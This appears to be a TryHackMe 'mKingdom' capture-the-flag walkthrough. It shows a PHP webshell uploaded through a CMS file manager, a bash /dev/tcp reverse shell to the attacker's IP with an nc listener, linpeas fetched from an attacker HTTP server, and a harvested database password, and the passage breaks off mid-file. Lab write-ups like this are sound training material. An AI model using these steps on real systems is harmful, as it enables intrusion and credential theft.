
Go to System & Settings → Allowed File Types



Add php in here then click save



Then go to the files section in the right list there



Here we can add a bunch of things like penteset monkey or msfvenom generated reverse shell, It didnt work great for me the shell was very unstable, I did it like this

We are gonna add a webshell here

u can download it like so


```
wget https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/master/webshell.php
```

Other wise u can see the script with this write-up


```
┌──(pks㉿Kali)-[~/TryHackMe/mKingdom]
└─$ wget https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/master/webshell.php
--2024-08-03 13:40:59--  https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/master/webshell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133,
...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7205 (7.0K) [text/plain]
Saving to: 'webshell.php'

webshell.php                 100%[=============================================>]   7.04K  --.-KB/s    in 0s

2024-08-03 13:41:00 (62.4 MB/s) - 'webshell.php' saved [7205/7205]
```

Got the webshell

Upload it on the file manager




Then hit open





Click close here

you should see this




Click on the cross top right
Right click on the webshell.php and then go to properties






Click on the URL to File Link

U should see this



We got code execution




Lets get a reverse shell now


we type in

```
bash -i 'bash -i >& /dev/tcp/10.17.94.2/9001 0>&1'
```

Before clicking execute starting a listener like so



Then execute this script there



It should hold here

```
┌──(pks㉿Kali)-[~/TryHackMe/mKingdom]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.112.114] 53862
bash: cannot set terminal process group (1377): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mkingdom:/var/www/html/app/castle/application/files/8317/2270/6977$ id
<html/app/castle/application/files/8317/2270/6977$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)
www-data@mkingdom:/var/www/html/app/castle/application/files/8317/2270/6977$
```

And we got a shell lets upgrade this

```
www-data@mkingdom:/var/www/html/app/castle/application/files/8317/2270/6977$ export TERM=linux
<html/app/castle/application/files/8317/2270/6977$ export TERM=linux
www-data@mkingdom:/var/www/html/app/castle/application/files/8317/2270/6977$ python -c 'import pty;pty.spawn("/bin/bas
h")'
hon -c 'import pty;pty.spawn("/bin/bash")'
```

Lateral Movement :

Lets run linpeas.sh here

```
┌──(pks㉿Kali)-[~/TryHackMe/mKingdom]
└─$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

And we get linpeas in the system like this

```
www-data@mkingdom:/tmp$ wget http://10.17.94.2:8001/linpeas.sh
wget http://10.17.94.2:8001/linpeas.sh
--2024-08-03 13:56:00--  http://10.17.94.2:8001/linpeas.sh
Connecting to 10.17.94.2:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[=====================================>] 862,777      389KB/s    in 2.2s

2024-08-03 13:56:02 (389 KB/s) - 'linpeas.sh' saved [862777/862777]

www-data@mkingdom:/tmp$
```

and run it after changing the permission to executable

```
╔══════════╣ Analyzing Backup Manager Files (limit 70)
-rw-rw-r-- 1 root root 4149 Oct  2  2019 /var/www/html/app/castle/concrete/controllers/dialog/file/bulk/storage.php
-rw-rw-r-- 1 root root 5442 Oct  2  2019 /var/www/html/app/castle/concrete/controllers/single_page/dashboard/system/files/storage.php
-rw-rw-r-- 1 root root 6163 Oct  2  2019 /var/www/html/app/castle/concrete/single_pages/dashboard/system/files/storage.php
-rw-rw-r-- 1 root root 2774 Oct  2  2019 /var/www/html/app/castle/concrete/views/dialogs/file/bulk/storage.php

-rw-rw-rw- 1 www-data www-data 401 Nov 29  2023 /var/www/html/app/castle/application/config/database.php
            'database' => 'mKingdom',
            'password' => 'toadisthebest',
-rw-rw-r-- 1 root root 1428 Oct  2  2019 /var/www/html/app/castle/concrete/config/database.php
```

here we can see this /database.php lets see what this is it has a passowrd as we can see that linpeas enumerated

another thing is this

```
                    Files with Interesting Permissions

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 toad root 47K Mar 10  2016 /bin/cat
-rwsr-xr-x 1 root root 68K Nov 23  2016 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 31K May 15  2015 /bin/fusermount
-rwsr-xr-x 1 root root 37K May 16  2017 /bin/su
-rwsr-xr-x 1 root root 93K Nov 23  2016 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kerne
8
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping6
```

Here is the database.php

```
www-data@mkingdom:/var/www/html/app/castle/application/config$ cat database.php
cat database.php
<?php

return [
    'default-connection' => 'concrete',
    'connections' => [
